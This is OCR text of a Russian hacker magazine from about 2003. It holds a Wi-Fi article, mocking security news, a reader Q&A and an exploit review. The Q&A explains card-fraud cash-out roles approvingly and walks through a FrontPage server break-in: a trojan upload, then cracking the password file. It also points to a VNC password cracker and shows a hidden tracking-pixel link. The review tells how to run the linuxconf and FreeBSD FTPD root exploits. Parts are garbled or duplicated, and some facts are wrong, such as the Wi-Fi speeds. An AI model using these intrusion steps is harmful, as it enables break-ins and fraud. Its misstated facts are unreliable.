
Таким образом, полный комплект Wi-Fi сегодня доступен меньше, чем за четыреста баксов. Нетрудно догадаться, почему популярность нового протокола связи так быстро растет, а в некоторых районах начинает обгонять кабельные соединения.

Устройства, работающие на основе стандарта 802.11b могут передавать данные со скоростью до 15 Мбит/сек, а стандарт 802.11a поддерживает еще большую скорость – до 55 Мбит/сек, однако последний пока что не получил должного распространения, т.к. до сих пор проходит испытания. Иначе говоря, пропускная способность Wi-Fi сети сопоставима со скоростью выделенной линии среднего класса. Тем не менее, такой канал связи до сих пор могут позволить себе лишь немногие организации, что уж говорить о нас с тобой. В этом и заключается еще одно преимущество 802.11b, т.к. новый стандарт связи позволяет практически бесплатно и неограниченно пользоваться интернетом. Многие владельцы подобных домашних сетей вывешивают рядом со своими домами опознавательные знаки, сообщающие о наличии в доме сети Wi-Fi, чтобы проезжающие также могли войти в сеть.

Что же касается провайдеров и других телекоммуникационных компаний, которым новинка приносит лишь убытки, то они до сих пор пытаются ограничить распространение беспроводных сетей нового поколения всеми возможными способами.

Что же касается провайдеров и других телекоммуникационных компаний, которым новинка приносит лишь убытки, то они до сих пор пытаются ограничить распространение беспроводных сетей нового поколения всеми возможными способами.
Так, фирма AT&T Broadband, предоставляющая услуги кабельного доступа в интернет, официально заявила, что рассматривает самовольную установку своими абонентами точек Wi-Fi-доступа не иначе, как «воровство сервиса». Другая компания, SBC Communications, уже переписала текст типового контракта на обслуживание, запретив клиентам делиться трафиком со всеми, кто находится вне до-

Один житель Бостона, возмущенный тем, что серия кофеен Starbucks стала брать деньги за доступ к своим Wi-Fi сетям, загрузил нужное оборудование в свой автомобиль и, остановив машину рядом с таким кафе, включил альтернативную бесплатную «горячую точку».



Ноутбук, поддерживающий связь без единого провода!

ма. А Нью-Йоркская Time Warner Cable просто рассылает письма-предупреждения тем абонентам, которые уличены в Wi-Fi-самодеятельности. Отмечены и более изощренные способы борьбы с пользователями, как, например, в американском городе Portland, где провайдер Starbucks совместно с компанией сотовой связи T-Mobile тоже создал для доступа в интернет собственную Wi-Fi сеть. Причем корпорации развернули свой платный (30 долларов в месяц) сервис в той же самой центральной части города и на той же самой частоте, что и местная группа энтузиастов из Personal Telco, в течение примерно уже полугода предлагавшая аналогичные услуги бесплатно.

И пока общественность спорит, могут ли владельцы сетей стирать иероглифы со своих домов, если не желают, чтобы другие пользовались их интернетом, меловые иероглифы все чаще модно увидеть на улицах Лондона и Нью-Йорка.

Новый стандарт беспроводной связи работает на еще нелицензированной частоте 2,4 ГГц. И теперь встает вопрос, кому принадлежит эта самая частота? В США эта длина волны может использоваться в гражданских целях. Это частота, на которой работают системы дистанционного открывания дверей, а также все устройства Bluetooth. Более того, для вещания на этой частоте не требуется разрешение, что и сыграло решающую роль в распространении новых сетей связи. При выделении частот часть полосы была зарезервирована под коротковолновые устройства, которые используются в быту. Часть спектра используется армией США для собственных систем связи, например, для управления ракетами и систем радиолокации в авиации. Однако до настоящего момента мало кто считал, что гражданские и военные технологии могут столкнуться. Издание New York Times недавно опубликовало статью, согласно которой Минобороны США подумывает об ограничении дальности действия сетей Wi-Fi с тем, чтобы они не препятствовали работе радиолокационных систем. Intel и Microsoft уже ведут переговоры по этому вопросу с правительством. Если же оборонные интересы возьмут верх, стандарт Wi-Fi может так и не получить дальнейшего развития.

Недавно ФБР подвергло критике технологии беспроводных локальных сетей, заявив, что недостаточная защита Wi-Fi систем позволяет пользоваться интернетом анонимно, чем могут воспользоваться террористы. Но больше всего секретные службы волнует возможность создания локализованных сетей Wi-Fi. Ведь эта часть интернета будет бесплатной и абсолютно неконтролируемой, неподвластной каким-либо операторам. Такой исход не нравится правительству в свете планов по глобальному контролю над системами телекоммуникации, о которых было объявлено после событий 11 сентября 2001г. Недорогой и быстрый вид беспроводного интернета стремительно распространяется по всему миру, угрожая благополучию телекоммуникационных гигантов. И они сделают все, чтобы Wi-Fi не получила распространения, а если и получила, то под их жестким контролем.

Оптоволокно в прошлом!

Вскоре сформировалось целое сообщество сторонников бесплатного Wi-Fi. Было предложено обозначать специальными иероглифами места «горячих точек». Тот, кто обнаружил Wi-Fi-точку, должен нарисовать мелом иероглиф, чтобы облегчить поиски другим пользователям.

Тем не менее, в настоящее время насчитывается уже более 18 миллионов домов и офисов, использующих сети Wi-Fi. Все это благодаря относительно невысокой стоимости оборудования, которая с каждым годом продолжает падать. В 2000 году было продано 6 миллионов таких комплектов, в 2001 - 8 миллионов, и около 9 миллионов в 2002 году. Итого за неполные три года новая технология набрала более 20 миллионов потребителей. К 2004 году, как ожидается, таких пользователей будет уже вдвое больше. Из Силиконовой Долины новая технология распространилась в остальные регионы США, а потом выплеснулась и за их пределы. С 2001 года «горячими точками» стал стремительно покрываться Лондон, а вслед за ним и другие европейские города. Так Wi-Fi добралась и до Москвы.

Компания «ВымпелКом», больше известная своей торговой маркой «BeeLine», намерена создать опытную сеть Wi-Fi в Шереметьево-2. А в конце апреля нынешнего года сети беспроводного интернета открыты в трех столичных гостиницах сети «Мариотт» - в «Марриотт Гранде», «Тверской» и «Марриотт Авроре». За $30 в сутки клиент отеля может получить код доступа для входа в сеть. Доступ будет предоставляться и гражданам, не проживающим в соответствующих гостиницах, примерно за $10/час.

По словам московских менеджеров Intel и Cisco, через год беспроводной интернет появится в десятках зданий в Москве и Петербурге. В первую очередь в аэропортах, офисных центрах, на складах и в гостиницах.

По прошествии времени стало ясно, что Wi-Fi это не просто новое течение, это новое качество жизни, выбранное самим временем. Во времена широкой распространенности мобильных телефонов, ноутбуков, КПК, беспроводная связь для многих стала необходимостью. Без нее теперь никуда, в Европе даже в сортирах устанавливают компьютеры. Многие же операторы и провайдеры делали упор на стандарт 3G, поэтому они и покупали многомиллионные лицензии на право пользования 3G. И вот теперь такой облом - пришел Wi-Fi и увел за собой кучу пользователей, которые не желают платить за интернет, а если и желают, то не много. Вот и получается, что современные операторы вместо того, чтобы развивать услуги Wi-Fi сетей, предпочитают бороться с ними. И пока они стараются минимизировать свои убытки, нам уже давно понятно, что будущее только за Wi-Fi.

Ссылки по теме:


Беспроводные технологии
www.wireless.ru
Wi-Fi Alliance
www.weca.net
Wi-Fi Networking News
http://wifinetnews.com

mindw0rk (xnews@real.xakep.ru)

][NEWS

WIRED - УЧЕБНИК ДЛЯ ВИРЬМЕЙКЕРА?

Как печатный, так и сетевой вариант журнала "Wired" является ведущим мировым изданием о хайтеке. Там тебе и про роботов, и про интернет, и про баги в нем, родимом. Народ Wired любит, читает и всячески обсуждает. И был бы у этой трогательной сказки счастливый конец, если бы недавно журнал не опубликовал исходник вируса SQL Slammer - одного из самых нашумевших вирусов в истории. Вот он, мол, 367-байтный зверек, лупящий по UDP портам и пролезающий в любые SQL-щели, смотрите и изучайте. Лично я в этом никакой проблемы не вижу. Обычная информация в эпоху свободы слова - ну и че, ваще? Ан нет, не согласны со мной спецы по безопасности. "Какого хрена?" - возмутились одни. "Беспредел чистой воды" - обиделись другие. "Подстрекательство. Статья такая-то УК", - хитро прищурились третьи. Все претензии свелись к тому, что негоже серьезному изданию обучать молодежь вири конструировать. "Так мы эта, мы не эта!" - пытались возразить в Wired. "Так ведь вот жеж", - ответили недовольные и ткнули в исходник. Вообще код червячка можно без проблем найти в инете, так что непонятно, к чему вся эта шумиха. Кто захочет вирь-убийцу написать, тот и без Wired напишет, а остальным тот опубликованный исходник на фиг не нужен. Тем не менее, обсуждение поступка редакторов продолжается на некоторых security-форумах до сих пор.



ОТДЕЛ "К" НЕ ДРЕМЛЕТ. ОСТОРОЖЕН БУДЬ

Отдел "К" по борьбе с компьютерными преступлениями не перестает работать в поте лица, пытаясь избавить Россию от хакеров. По итогам работы только в мае К-парни обезвредили семерых особо опасных преступников в возрасте от 16 до 23 лет. Практически все они попали под статью 272 УК РФ (неправомерный доступ к компьютерной информации). Если копнуть глубже, самое большое, что сделали эти шизики - стырили пароль на диалап. И ведь только собрались возрадоваться халяве, качнуть какой-нибудь гигабайт полезного порно, как сразу в дверь: "Откройте, милиция, руки за голову, лежать". Но не думайте, что это все, чем могут похвастаться в К! Сотрудники управления лично конфисковали в какой-то компьютерной лавочке какой-то компьютерный диск, где была какая-то особенно подозрительная программа по захвату почтовых ящиков. Замначальника отдела "К" Дмитрий Иванец намекнул горе-хакерам, что надо бы им все сперва триста раз отмерить, а уж потом резать. А то крадут на 50 деревянных, а судебный штраф потом выплачивают до 50 тысяч.

РУССКИЕ ВИРЬМЕЙКЕРЫ ОТПРАЗДНОВАЛИ ЮБИЛЕЙ



Своеобразно решили отметить 20-летие появления первого компьютерного виря наши вирьмейкеры. Сейчас в Москве все коммунальные службы, от РЭУ до ЖЭКа, объединены в одну большую локальную сеть. Сотрудники коммунэнерго могут не отходя от кассы проверить все, что надо, и прошвырнуться по любой базе данных. Пухлые бухгалтерские книги, куда раньше записывали все данные, уже давно запихнули в чулан и заперли на три амбарных замка. Но как оказалось - рановато. Маленький электронный зверек, запущенный в ЖЭКовскую сеть, быстро расплодился по всем подключенным компам и парализовал их работу. Перестали работать программы, зависли винды. "ВИРУС!!!" - гулким эхом пронесся по коридорам истерический крик бухгалтерши тети Тамары. Коммунработники, не теряя времени, кинулись решать проблему, только вот хрен поймешь, как ее решать. 2+2 умеем, а в С++ ни бе ни ме. Пришлось отправлять сознательных плательщиков на все четыре стороны. Дружный коммунколлектив, дабы победить врага, даже скинулся и купил диск с антивирусом. Баталии пока продолжаются, но, думаю, к выходу этого номера в эфир, победа будет за нами.

РАШН ВИНДОУЗ КАМИНГ СУН

В Министерстве связи и информатизации прошло важное заседание, где на повестке дня был вопрос об информационной безопасности страны. Умные дяди, выпив и закусив, вывели третью проблему, терзающую Россию (напомню, первые две - дураки и дороги) - буржуйский софт повсюду. "А че, ваще?" - спросишь ты. Так ты разве не понимаешь, что из-за этого стране не может быть счастья, а уж тем более - информационной безопасности? Не понимаешь? И я не понимаю. А вот в министерстве понимают. Поэтому предписали совковым утилмейкерам в срочном порядке штамповать все на свете, только бы побольше. В идеале, чтобы в каждом доме каждый виндовз был мейд ин юэсэсар. Мне так и видится рашн виндовз, сделанный рашн студентом Колей Самоделкиным за три дня и три ящика водки. "Сегодня единственный способ интегрироваться в мировое информационное пространство и не стать зависимым от западных производителей программного обеспечения (ПО) - это начать широко внедрять отечественные информационные продукты", - заключили под конец эксперты. Напоминает немереное желание Украины в свое время стать независимой от России. Стали, и что? В жопе!
Дай Бог всем нам не оказаться в этой глубине благодаря благим намерениям министерства стать свободными от запада.



КАРДЕРОВ ПОВЯЗАЛИ




В июне сотрудники МВД, ГУБОП и ФСБ провели операцию по задержанию группы кардеров, уже давненько промышляющих в центре Москвы. И на этот раз не каких-то кредитнамбадегенераторов, а целую шайку реальных подпольных производителей фальшивых кредиток, с крутым оборудованием и квалификацией. Парни не только подделывали все основные бабконосители, но взламывали серваки банков, скачивали оттуда инфу о клиентах и счетах и использовали ее в производстве. Поэтому отличить их фейк можно было только при крайней стадии паранойи. Несколько раз, правда, кто-то их да спаливал, но парням всегда удавалось тут же исчезнуть. В феврале 2003 г. ЗАО "Объединенные кредитные карточки" обратилось в органы по поводу стремительного роста числа фальшивых кредиток, и оперативники, не щадя себя, тут же отправились на поиски негодяев. На все про все ушла пара месяцев, и, когда стал известен адрес штаб-квартиры банды, 83 агента российских спецслужб

штурмовали хату. Итогом операции стали 8 арестованных тел - 5 мужского, 3 женского пола - и 8 тысяч изъятых фальшивок на общую сумму около 30 миллионов баксов. Я даже считать не умею до стольких, сколько лет на нарах сейчас грозит этой компании. Ну что ж, ребята неплохо потрудились и заслужили отдых. Пожелаем им удачи в местах не столь отдаленных.

SMS ИЗ ЖЕЛЕЗОБЕТОНА

Одному умному программеру (Дэвид Рэйнольдс) из Силиконовой Долины надоело, что толстая жена перехватывает и читает отправляемые любовные SMS'ки, и он решил основательно поработать над этой проблемой. Результатом стала система шифрования SMS-сообщений "Fortress SMS". Пока что приложение написано только для смартфонов Symbian и Nokia 60, но, возможно, скоро будет доступно и для обычных мобильных телефонов. Fortress не только шифрует сообщения, но и блокирует доступ к ним посредством пароля. Защита - бетон. Нет, железобетон! Так что если тебе нужно срочно передать сообщение Усаме бин Ладену, не рискуй зря, воспользуйся системой Дэвида. И тогда против тебя будет бессильно даже ФБР.




НАС ХОТЯТ ЛИШИТЬ БАГТРАКА!

Microsoft, а также десять других крупных производителей софта поняли, наконец, почем опиум для народа. Они вовсе не виноваты в том, что делают дырявый софт - виновны все остальные, кто эту дырявость несет в массы. Поняли, обрадовались и решили - раз так, надо бы со страшным рвением контролировать утечку инфы о багах, а еще лучше - не допускать ее вообще. Организация безопасности интернета (как громко величает себя эта шайка) уже разработала совместными усилиями как бы стандарт по сообщениям о выловленных дырах в софте. Среди остальных пунктов почетное место занимает вопрос о выкладывании инфы по уязвимостям в инете. Хотя, почему, собственно, вопрос? Три раза упомянуто, что выкладывать инфу строго запрещено. По крайней мере, пока компания сама сто раз софтину не залатает и достаточно денег на ней не сможет. По заявлению представителей альянса, таким образом они намерены защитить свой авторитет и создать условия для устранения ошибок в рабочем порядке. Нисколько не сомневаюсь, что Билли со своими миллиардами способен прикрыть большие базы данных по уязвимостям, типа securityfocus.com, но мне интересно, как он намерен бороться с тысячами менее заметных.

В ПОЛКУ АНТИХАКЕРОВ ПРИБЫЛО

Защищать критические точки интернета и предсказывать развитие security-событий в Сети - такова благая цель нового спецподразделения Министерства национальной безопасности США, которое вот-вот приступит к исполнению своих обязанностей. В его состав вошли 60 сотрудников - все поголовно эксперты. Возглавит подразделение большой дядя (пока неизвестно, кто), которого уже сейчас называют главным ужасом бедных хакеров. Как известно, в стране свободы и чизбургеров уже есть отдел по кибербезопасности. Но теперь он уже не есть, а был, так как после появления нового расформирован и больше никому не нужен. Американские специалисты одобрительно кивают головами и с авторитетным видом комментируют ситуацию: "Создание нового комитета особенно актуально сегодня, когда количество киберпреступлений в мире стремительно растет. В частности, по данным Координационного центра по компьютерной безопасности (CERT), в первом квартале текущего года было зафиксировано 42 тысячи вторжений в защищенные сети, что более чем в два раза превышает количество подобных случаев за весь 2002 год".



СЕНАТОР ПОМОГАЕТ ПИРАТАМ



В начале июня американский сенатор Сэм Браунбек представил в парламенте новый законопроект, идея которого - слегка поумерить пыл совсем обнаглевших борцов за копирайты. Если законопроект поддержат другие сенаторы, владельцы авторских прав будут обязаны предупреждать юзверей о встроенных системах защиты от копирования. Если же кого-то заподозрят в пиратстве, компаниям придется получить разрешение суда для того, чтобы узнать его риалнейм и риаладрес (это, кстати, прямо противоречит DMCA). Понятное дело, многие компании встретили предложение Браунбека далеко не с восторгом. Например, RIAA не стала напиваться с горя, а сразу подала в суд, оспаривая гуманность данного законопроекта. Представитель звукозаписывающей ассоциации заметил, что большинство пунктов у дяди Сэма враждебны всем владельцам интеллектуальной собственности, что не есть гуд. Гуд не гуд, но если проект примут, уверен, каждый пират посчитает своим долгом выставить Браунбеку бутылочку "Клинского".

ХОТЕЛ ПОБОЛЬШЕ, А ПОЛУЧИЛОСЬ КАК ВСЕГДА

В Москве сотрудниками ГУВД задержан еще один любитель быстрой халявы. Некий безработный Тоша Глущенко, 25 лет от роду, прикупил себе где-то на барахолке сидюк с базой данных одной латвийской компании и, посчитав, что данные конфиденциальны, попросил у фирмачей денег. "30 тысяч долларов, и я перестану бредить идеей распространить по всему инету номера кредиток ваших клиентов". В фирме, как оказалось, тоже не лохи сидят - обратились, куда надо, объяснили ситуацию, и дальше к работе приступили уже опера. Выследить жадного Тошу много времени не заняло. Сейчас Глущенко находится под подпиской о невыезде и с трепетом ждет, когда следствие соберет против него достаточно компромата. Вот так - и денег не получил, и сидеть придется. Незавидная участь, которая ждет большинство шантажистов.



МЕСТЬ ПРИВЕЛА ВЗЛОМЩИКА К СУДУ

Сидел себе 24-летний веб-дизайнер из Лос-Анджелеса Джон Расин, смотрел телик, жевал попкорн... а тут бац - новости с иракской передовой. Оказывается, подлые басурманы захватили земляков в плен! "Ах вы, шакалы!" - потряс кулаками в воздухе Джон и задумал отомстить. А так как он не только веб-дизайнером был, но и кулхакером по совместительству, тем же вечером взял и взломал сайт иракского телеканала "Аль-Джазира". А потом перевел оттуда трафик вместе с электронной почтой на свой кулсайт с изображением флага США. Патриотизм Джона Америка не оценила и обвинила его в электронном мошенничестве и незаконном перехвате инфы. "Три года условно, $1,5 тысячи штрафа и много часов общественных работ", - объявил судья и лупанул молоточком по чурбачку. Вот так. А вы говорите, Америка - страна непуганых идиотов и патриотов. Ну и где тот патриотизм?

HACK-FAQ

SideX (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде “Как сломать www-сервер?” или вообще просить у меня “халявного” Internet’a. Я все равно не дам, я жадный :)

<???>: Кто такой нальщик и вбивщик? Что они там путают, чтобы лавандос выдергивать?

A: Тюремные термины вроде "кольщик" и "циперщик" успешно мигрировали в карманный словарик хакера. Значения разные, но слова явно созвучные. Нальщик - юноша, реже девушка, который/ая выполняет обналичивание денег по отдельным финансовым интернет-конторам. К примеру, ты захватил аккаунт на сервисе вроде paypal.com, но хозяева точки переводят наличку юзеров только внутри США... Конечно, можно взять все проблемы на себя: поднять почтовый адрес в Штатах, самому летать за чеками, самому объясняться с чекистами в случае неполадок... Для избавления тебя этого гимора существуют люди или целые боевые группы - нальщики. Для них открывают доступ к аккаунтам, высылают чеки на указанные ими адреса, делают банковские переводы на их счета. В итоге ты получаешь наличные или чек, которые уже приходят "отмытыми", т.е. высланными легально. Вбивщики - обезьяны, люди, которые механически вбивают информацию по кредиткам на порно-сайты, онлайн-казино, платежные системы. Обычно в задачи вбивщиков входит также обмен списками анонимных прокси-серверов или поиск нужных серверов сканом. Отдельные продвинутые вбивщики сами ломают онлайн-магазины и прочие базы данных для добычи информации по кредиткам, но чаще выменивают или покупают расшифрованные свопы.

<???> Какие виды руткитов бывают? Правда, что если админ переустановит бинарники в системе, типа /bin/ps, /bin/ls, то вся работа по установке руткита идет на нет?

A: Не совсем. Дело в том, что все руткиты делятся на ядерные и неядерные. Ядерные представляют собой один или несколько модулей, напрямую взаимодействующих с ядром системы, и заменяя главные системные функции (тот же readdir() или kill()). Другой же тип руткитов представляет собой сборную солянку бинарников, каждый из которых работает сам на себя. Таким образом получаем ответ на твой вопрос: переустановив бинарники, админ добьется правильной работы системы, лишь в случае неядерного типа руткита.

<???> Админ-какашка, закрыл все, кроме браузера в сети. Как же мне аську, одигу и прочее хозяйство юзать? Споить админа - не предлагать!

A: Самое главное, что сам доступ в сеть остался. Чаще всего в локалках доступ организовывается через прокси, так что наша задача - протащить весь необходимый трафик через прокс. Напрямую там тащится только веб, но с помощью http-tunneling (туннелинг) мы сможем пулять практически любые пакеты под видом веба. Самого софта по теме развелось очень много, мы же возьмем HTTPort (www.htthost.com), который откроет SOCKS на твоей машине. К SOCKS'у припишешь определенный порт (1080 по умолчанию), который надо будет ввести в нужную софтину. Т.е. во всех прогах, типа Одиги, закладываешь соединение через SOCKS (порт), и локальный адрес - 127.0.0.1, к примеру. В случае с аськой вообще шоколад, дополнительный инвентарь совсем не нужен: прога, начиная с 2002а, умеет гонять трафик через HTTP- или HTTPS-прокси. Еще сетевые боевики облюбовали софт Socks2HTTP (www.totalrc.net/s2h/), обладающий всеми опциями предыдущего и успешно проявивший себя в работе с P2P системами (Kazaa, Morpheus и прочие варезные подниматели настроения). Да и опцию дачи взятки adm'у спиртными напитками я бы не стал отклонять. Случаются ситуации, когда это оказывается единственным верным выходом!

<???> Что такое MAC-привязка в сети, и как ее отсутствие может помочь мне быть незаметным в локалке общаги?

A: На каждой сетевухе прописан индивидуальный MAC-адрес, который используется для идентификации машины в сети, так что определенный IP привязывается к определенному MAC'у (привязка). В ряде сетей подобная проверка не производится, и ты можешь свободно приписать себе любой незанятый IP (если локальные настройки позволяют менять его). Тогда твоя система будет опознана как соседская. Из-за проблем с подменой MAC'ов в *nix'ах и, с недавних пор, в винде, ряд сетей переходит на идентификацию юзеров по https (или любой другой зашифрованной теме), когда перед выходом во внешнюю сеть тебе нужно вбить свой pwd на сервере админа.

<???> Много слышал про /_vti_pvt и /_private, которые пацаны из деревни напрягают, чтобы сервера хачить. Расскажи, как мне тоже на этом подняться.

A: Баг очень старый, но до сих пор живы мамонты, на чьи системы именно по этому методу совершают набеги озлобленные хакеры. Общая информация: направление взлома четко завязано с сервисом Frontpage, расширения которого и приводят к проблемам в данном случае. Итак, если жертва ошибочно поставила бажную версию, премся на www.xakep.ru/_vti_inf.html и видим слова "Frontpage configuration information..." - появилась маза отдохнуть на сервере с комфортом ;). Скорее всего, получишь доступ к _vti_pvt и _vti_bin, так что набивай http://www.xakep.ru/_vti_bin/_vti_cnf (иногда прокатит без добавления /_vti_cnf). Там можно отыскать множество интересных вещей (и добавить впоследствии свои, например, варез), но гарантированный доступ можно получить только после анонимного подключения на ftp-сервер жертвы. Тогда директорию можно поменять на нужную (путем cd /_vti_pvt), куда добавляется троян. После чего ты пробиваешь в браузере www.xakep.ru/_vti_pvt/твой_троян, и конь запущен в системе! Далее работает исключительно твоя фантазия, которая часто ведет к съему файла _vti_bin/authors.pwd (administrators.pwd). Слутый файл паролей отдается на съедение John The Ripper, что в итоге даст тебе рабочие пароли к аккаунтам. Далее - просто enjoy! Помнится, пару лет назад на подобных серверах-помойках открывали варезные архивы на один день. Если есть бесплатный трафик внутри страны, на захваченную тачку можно влить прокс и выкачивать гигабайты фуфла из-за бугра!

TIPS&TRICKS

Создание линий в Word'е с помощью символов:
--- одна тонкая линия;
___ (3 подчеркивания) одна толстая линия;
=== двойная линия;
*** толстая пунктирная линия;
тройная линия с отрезками разной толщины;
~~~ волнистая линия (только на экране).

xak
xak2003@km.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.
~~~

<???> Я занимаюсь похищением оплаченного доступа в интернет! Меня посадят в тюрьму? Какие законы будут шить опера?

A: Как и всякому преступнику, тебе следует знать, под какие статьи УК подпадает твоя незаконная деятельность :). Как ты правильно заметил, выбор статьи и последующего наказания от тебя не зависит. Компетентные органы в подобных вопросах предлагают следующий джентльменский набор: 159 (мошенничество), 165 (причинение имущественного ущерба путем обмана или злоупотребления доверием), 183 (незаконное получение и разглашение сведений, составляющих коммерческую или банковскую тайну), 272 (неправомерный доступ к компьютерной информации) и 273 (распространение вредоносных программ). Самая ходовая комбинация в делах о похищении логинов интернета, судя по тем 20-30 случаям, которые я успел изучить, 165+272. 273 статья приписывается, если инет был добыт трояном, что случается в 80% рассматриваемых судом дел, и этот троян был выложен на веб или разослан почтой (распространение). 183 срабатывала, когда помимо доступа к инету были взяты БД конторы или отдельные документы, наличие которых у хакера удалось доказать. В большинстве случаев, если у хакера не было предыдущих судимостей, срок дается условный. Для более глубокого ознакомления рекомендуется проект law.bugtraq.ru.

<???> Недавно услышал, что очень мало существующих руткитов лежат в public-источниках, основная же их часть не распространяется, а юзается лишь крупными hack-командами. Правда ли это?

A: Отчасти, да. Просто, создатели руткитов, как и сами хакеры желают продержаться невидимым на взломанном сервере долгое время, поэтому предпочитают не вводить в курс админов, о существовании тех или иных kit'ов. Если же это происходит, на основе поведения анти-админского софта, пишется chkrootkit, который нещадно выдаст всю сокровенную информацию об установленном на сервере шпионском софте :). Что касается крупных hack-команд, тут, кому уж повезет, ведь ты можешь и не быть крупным хакером, стрейдив приватный софт у какого-нибудь барыги на далнете :).

<???>Мне кажется, что админить юзеров Radmin'ом уже не модно. Может, чего предложишь на замену? И есть ли софт для перебора паролей Radmin?

A: Выбор подобных средств довольно широк, единственная проблема состоит в том, что большая часть Radmin-софта - это shareware. Так что отыскать кряк к свежей версии бывает проблематично, приходится покупать лицензию по CC. Могу предложить стандартную фичу винды - Remote Desktop, который описывался в Факе #5. Стабильностью отличается VNC (www.realvnc.com), к клиенту которого какое-то время был доступен патч-переборщик паролей (www.phenoelit.de/vncrack/). PC Control (www.pci.co.uk/) тоже обычно не вызывает нареканий у пользователей. Из отечественного софта некоторым пришелся по вкусу NetOp (www.cybercontrol.ru).
Конечно, имеются любители использовать для администрирования обычные трояны, но в случае коммерческой конторы мне подобное решение кажется более чем смелым.
Публичного релиза переборщика паролей Radmin'а найдено не было, хотя год-два назад производилась масса сканов по вопросу установленных RA (порт 4899).

<???> Мне крайне необходимо мониторить количество полученных и, главное, - прочтенных емайлов! Как быть?

A: Вопрос недавно задавался, но ничего полезного мы посоветовать не могли, пока боец Zam не подкинул идею. Мы забиваем в письмо линк <img src="http://I.SPY.YOU/trackall/ThisUserWasOnline.asp?SOMEONE@SOMEONE.YOU" border=0 width=1 height=1>, который при прочтении письма в e-mail клиенте с поддержкой html или в самом браузере (оба типа юзеров - порядка 90% от общего числа мыльщиков) будет вызывать картинку. Далее анализируем логи веб-сервера, чтобы заметить, сколько раз была скачана нужная картинка. Под рассылки можно держать различные линки. Таким образом появится возможность отслеживать эффективность каждой отдельной партии посланного. В итоге имеем очень симпатичный программный комплекс ;).

Взлом

ОБЗОР ЭКСПЛОИТОВ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОИТОВ

LCONFEX.C - LINUXCONF <= 1.28R3 LOCAL EXPLOIT

Описание:
В конце 2002 года мир узнал о переполнении буфера в rpm-пакете linuxconf, поставляемом в таких известных дистрибутивах как Linux RedHat (7.2-7.3) и Linux Mandrake (8.1-8.2). При установке этого пакета на файл /sbin/linuxconf устанавливается suid-бит, что приводит к возможности выполнения команд от пользователя root.

После компиляции lconfex.c его запускают с параметром -p. Следующим шагом будет старт этого же бинарника с флагом -f. Эксплоит найдет два адреса, используя которые можно переполнить буфер и вызвать рутовый шелл. Как только на экране появятся заветные адреса, взломщик запускает скрипт handy.sh с найденными кодами памяти в качестве параметров. Если все сделано правильно, хакер получит опции для lconfex. Остается их ввести, и система будет взломана. Перед выполнением последнего запуска эксплоита создается директория segfault.eng и файл с тем же именем внутри нее. Все. Теперь старт эксплоита и получение заветного рутшелла.

Защита:
Защитить свою систему от этой уязвимости возможно путем апдейта пакета linuxconf (в свежих версиях переполнение буфера осуществить невозможно), либо снятием суид-бита с файла /sbin/linuxconf.

Ссылки:
http://packetstormsecurity.nl/0209-exploits/autolinuxconf.tgz - архив с эксплоитом для LinuxConf <= 1.28r3.

Злоключение:
Несмотря на то, что эксплоит немного устарел (с момента выхода lconfex прошел почти год), в Сети существует бесчисленное множество уязвимых систем (особенно RedHat 7.3). Поэтому никто не застрахован от этой баги. Рекомендую администраторам лишний раз убедиться в отсутствии суидного linuxconf на доверенных машинах.

Greets:
Эксплоит был создан командой Myseq. Если ты желаешь взглянуть на другие ее проекты, посети сайт http://www.myseq.com.

Рут в четыре шага

TURKEY2.C - REMOTE FTPD EXPLOIT FOR FREEBSD 4.X

Описание:
Довольно старый эксплоит, который долгое время держался под замком, а вышел в public-источниках около полугода назад. Через переполнение буфера в дефолтовом FTPD, turkey2 способен получить root-доступ на любой FreeBSD четвертой версии. Протестирован на FreeBSD 4.7. Итог теста – root-права в системе.


После запуска turkey2 без параметров бинарник покажет все его опции. Хакеру интересны параметры -c, -d, -u и -p (ip-адрес удаленного сервера, директория, открытая на запись, юзернейм и пароль соответственно). В конце директории для записи должен стоять слеш, иначе эксплоит не будет работать. После запуска эксплоит соединится с удаленным FTPD, создаст несколько глубоких каталогов и запустит на сервере рутовый шелл.

Защита:
Чтобы не стать жертвой хакеров, обновляем FTPD до более свежих версий, либо запускаем демон в "скорлупе" (скорлупа - chroot; эксплоит не способен сломать chroot).

Ссылки:
